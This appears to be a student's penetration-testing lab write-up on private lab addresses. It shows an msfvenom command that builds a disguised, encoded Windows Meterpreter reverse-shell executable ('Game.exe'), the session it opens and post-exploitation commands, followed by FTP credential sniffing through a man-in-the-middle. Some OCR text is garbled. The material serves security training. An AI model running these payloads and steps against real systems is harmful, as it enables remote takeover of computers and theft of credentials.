
## **Question 1:**

Create Payload for windows

```
root@kali-pc-001:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --pla
tform windows-a x86 -e x86/shikata_ga_nai -b "\x00" lhost=192.168.139.129 -f exe > /var/www/htm
l/counterstrike/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/counterstrike# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali-pc-001:/var/www/html/counterstrike# systemctl start apache2
```

• Transfer the payload to the victim's machine



## • Exploit the victim's machine

```
root@kali-pc-001:/var/www/html/counterstrike# cd ~
root@kali-pc-001:~# ls
root@kali-pc-001:~# msfconsole
Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
Stack: 9090909099990909090909090
      9090909099090909990909090
      90909090.90909090.90909090
      90909090.90909090.90909090
      90909090.90909090.09090900
      90909090.90909090.09090900
      ccccccccccccccccccccc
      ccccccccccccccccccc
```

```
msf5 > use multi/handler
                                 ex) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.139.129:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.139.132
[*] Meterpreter session 1 opened (192.168.139.129:4444 → 192.168.139.132:49961) at 2020-08-31
23:46:37 -0700
Interrupt: use the 'exit' command to quit
msf5 exploit(multi/handler) > sessions
Active sessions
-----
   Id Name Type
                                                  Information
                                                                                                                     Connectio
1 meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.1 39.129:4444 → 192.168.139.132:49961 (192.168.139.132)
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
Computer : WIN-2P0T021FDJH
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter >
```


```
meterpreter > ipconfig
Interface 1
-----
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
            : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 7
-----
           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:61:a8:a5
            : 1500
IPv4 Address : 192.168.139.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4994:b29:61cf:d1a3
IPv6 Netmask : ffff:ffff:ffff:
```

```
meterpreter > screenshot
Screenshot saved to: /root/LicrECUR.jpeg
meterpreter > shell
Process 1232 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.


PS C:\Users\Administrator\Downloads> cd \
cd \
```


```
PS C:\Users\Administrator\Downloads> cd \
cd \
PS C:\> get-childitem -recurse | get-content
```



## **Question 2:**

## • Create an FTP Server








Access FTP server from windows command prompt

```
C:\Users\Administrator>ftp 192.168.180.167
Connected to 192.168.180.167.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.180.167:(none)): harry
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
C:\Users\Administrator>
```

 Do an MITM and username and password of FTP transaction using Wireshark and dsniff







- Frame 105: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0 Ethernet II, Src: VMware\_64:29:1c (90:0c:29:64:29:1c), Dst: VMware\_85:6a:32 (00:0c:29:85:6a:32) Internet Protocol Version 4, Src: 192.168.180.166, Dst: 192.168.180.167 Transmission Control Protocol, Src Port: 49698, Dst Port: 21, Seq: 27, Ack: 109, Len: 16 File Transfer Protocol (FTP)
- [Current working directory: ]